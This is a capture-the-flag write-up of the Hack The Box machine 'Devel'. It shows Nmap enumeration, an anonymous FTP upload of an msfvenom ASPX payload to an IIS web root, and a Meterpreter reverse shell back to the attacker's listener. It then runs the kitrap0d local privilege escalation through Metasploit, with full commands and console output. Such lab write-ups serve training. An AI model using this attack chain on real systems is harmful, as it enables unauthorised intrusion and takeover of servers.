Devel Write Up

By: Colin Gunsam

LinkedIn: https://www.linkedin.com/in/colingunsam/

==== Devel ====

BOX NAME : Devel

BOX I.P : 10.10.10.5

BOX LOCATION: HTB (Hack the box)

[STEP 1]:

As per usual we're going to start by kicking off an Nmap scan with the following syntax:

[nmap -T4 -A -p- 10.10.10.5]

Nmap results:

Nmap scan report for 10.10.10.5

- Host is up (0.16s latency).Not shown: 65533 filtered portsPORT STATE SERVICE VERSION21/tcp open ftp Microsoft ftpd| ftp-anon: Anonymous FTP login allowed (FTP code 230)| 03-18-17 01:06AM <DIR> aspnet_client| 03-17-17 04:37PM 689 iisstart.htm|_03-17-17 04:37PM 184946 welcome.png| ftp-syst: |_ SYST: Windows_NT80/tcp open http Microsoft IIS httpd 7.5| http-methods: |_ Potentially risky methods: TRACE|_http-server-header: Microsoft-IIS/7.5|_http-title: IIS7Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
- Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in

262.15 seconds

[STEP 2]


From the Nmap scan we have identified that their is webpage up on port 80, so we visit it to gather more information.

Now we're going to attempt to directory bust this webpage with

Dirbuster


.

Syntax : [dirbuster&]




- We use the above configuration as we believe this is the best suited settings.

Please note that we did also add a few extra file extensions as seen below :



Next we want to take a look at the page source




[+] Discovery :

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#B3B3B3;
    margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
    }

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>
</body>
</html>
```

Here we notice that an image is being displayed by the website.

Based on these findings we navigate to Google Images and search for a picture of a dog and save as a jpeg, or search for a jpeg pic of a dog.

Next we connect to the target over FTP :




Next we want to upload the image we downloaded onto the website:

```
257 "/aspnet_client" is current directory.
ftp> cd ../../
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> pwd
257 "/" is current directory.
ftp> clear
?Invalid command
ftp> put dog.jpeg
local: dog.jpeg remote: dog.jpeg
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
4883 bytes sent in 0.00 secs (22.8274 MB/s)
ftp>
```

Here we have use the "put" command to upload this jpeg image onto the server.

Next to verify that our image has indeed been successfully uploaded we navigate to :

http://10.10.10.5/dog.jpeg



As we can see the image was indeed uploaded

Next we're going to use "

MSFVenom

"

This is command line instance of metasploit that is used to create custom payloads.

Let's start by googling " msfvenom cheat cheat aspx "


-

We can go into any one of these, however in this particular example we're going to take the first one and check it out.

We're going to use the follwoing syntax:

[msfvenom -p [payload type] LHOST [Listening I.P] LPORT [What port to listen on] -f [file type] > [name of file where resuts are to be stored.[file type]]]

Example



[+] NOTE : Ensure that where ever you store the

msfvenom payload

is the same directory as wherever you pop the

ftp

shell.

For example we made this payload in the downloads directory therefore we had to move it over to the desktop dir or we could of copied it their or even just specified the path of where to store it

example : [> /home/kali/desktop [file_name.file_type]

[STEP 3]

Start

Metasploit

, [msfconsole]

And we're going to use the following syntax once metasploit has opened [use exploit/multi/handler]

Then we're going to set the payload to windows/meterpreter/reverse_tcp ,

- by using the following syntax : [set payload windows/meterpreter/reverse_tcp]
-

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
```

Next we want to set the LHOST ,

- by using the following syntax : [set LHOST 10.10.14.13]

```
msf6 exploit(multi/handler) > set LHOST 10.10.14.13
LHOST => 10.10.14.13
msf6 exploit(multi/handler) >
```


Then we shall finally [run] this.

[+]

Now to engage our payload.

We simply do this by going on our Web broswer and searching for [URL/payloadname.]

- In this particular instance : [http://10.10.10.5/ex.aspx]



- Payload has been succesfully engaged by the looks of it below :
-

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.13:4444 -> 10.10.10.5:49161) at 2020-11-19 15:16:56 -0500
sessions

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > ls
Listing: c:\windows\system32\inetsrv
====================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  138752   fil   2009-07-13 20:11:35 -0400  AppHostNavigators.dll
100777/rwxrwxrwx  125440   fil   2009-07-13 20:10:51 -0400  InetMgr.exe
100666/rw-rw-rw-  126976   fil   2009-07-13 18:39:34 -0400  Microsoft.Web.Administration.dll
100666/rw-rw-rw-  1048576  fil   2009-07-13 18:39:42 -0400  Microsoft.Web.Management.dll
```

- Then:
-

```
00666/rw-rw-rw-  15872    fil   2009-07-13 20:11:15 -0400  w3tp.dll
00777/rwxrwxrwx  20480    fil   2009-07-13 20:11:23 -0400  w3wp.exe
00666/rw-rw-rw-  55296    fil   2009-07-13 20:11:16 -0400  w3wphost.dll
00666/rw-rw-rw-  23552    fil   2009-07-13 20:11:13 -0400  wbhst_pm.dll
00666/rw-rw-rw-  24064    fil   2009-07-13 20:11:09 -0400  wbhstipm.dll

eterpreter > sysinfo
omputer        : DEVEL
S              : Windows 7 (6.1 Build 7600).
rchitecture    : x86
ystem Language : el_GR
omain          : HTB
ogged On Users : 0
eterpreter     : x86/windows
eterpreter > getuid
erver username: IIS APPPOOL\Web
eterpreter > getsystem
-] 2001: Operation failed: This function is not supported on this system. The following was attempted:
-] Named Pipe Impersonation (In Memory/Admin)
-] Named Pipe Impersonation (Dropper/Admin)
-] Token Duplication (In Memory/Admin)
-] Named Pipe Impersonation (RPCSS variant)
eterpreter >
```

We got the correct architecture

Unfortunately we didn't get system level access

We used "getsystem" to try and get system priv. Sometimes it works sometimes it doesn't

- Next we have to see whats available to us in terms of POST-EXPLOITATION
-

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > search suggeste
```

First we background our current meterpreter sessin by typing [background]

UNNECSSARY

```
msf6 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/handler) >
```

Then we search for "suggester" because we want to see what post exploitaiton modules/options are available to us

-
-
-

Now seeing as their is only one post explotation suggestion, we will then proceed with it.

So use the "use" command and use it.

Syntax : [use post/multi/recon/local_exploit_suggester]

Then set the session as seen below and then run it.

```
   0  post/multi/recon/local_exploit_suggester                    normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  2         meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL  10.10.14.13:4444 -> 10.10.10.5:49161 (10.10.10.5)

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) >
```

Next run options to see what is available

Identify open sessions

Session identified

Set that session

Explanation

: What
 this does is looks through all of the windows x86 priv escalation exploits for windows and compare them to the target system and return a list of possible working exploits.

RESULTS

:

```
msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 35 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Now to select an exploit

- We decided to go with the following [use exploit/windows/local/ms10_015_kitrap0d]

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > use exploit/windows/local/ms10_015_kitrap0d
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 2
session => 2
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```

Set session

Set exploit

- Unfortunately it didn't work

```
 --  ----
 0   Windows 2K SP4 - Windows 7 (x86)


sf6 exploit(windows/local/ms10_015_kitrap0d) > run

*] Started reverse TCP handler on 10.0.2.15:4444
*] Launching notepad to host the exploit...
+] Process 3064 launched.
*] Reflectively injecting the exploit DLL into 3064...
*] Injecting exploit into 3064 ...
*] Exploit injected. Injecting payload into 3064...
*] Payload injected. Executing exploit...
+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
] Exploit completed, but no session was created.
sf6 exploit(windows/local/ms10_015_kitrap0d) >
```

Lets try checking the options and seeing if anything has changed, in my case the LHOST was set to a different IP Address so I set it back and ensure that the payload is the same as that of which you generated and uploaded earlier. Then try again

Results:

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 3
session => 3
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.13:4445
[*] Launching notepad to host the exploit...
[+] Process 3036 launched.
[*] Reflectively injecting the exploit DLL into 3036...
[*] Injecting exploit into 3036 ...
[*] Exploit injected. Injecting payload into 3036...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.5
[*] Meterpreter session 4 opened (10.10.14.13:4445 -> 10.10.10.5:49158) at 2020-11-20 21:27:16 +0000

meterpreter >
```

We successfully got a meterpreter
shell, now to find the root and user flags simply type [shell] and navigate through the directories.

Good Luck!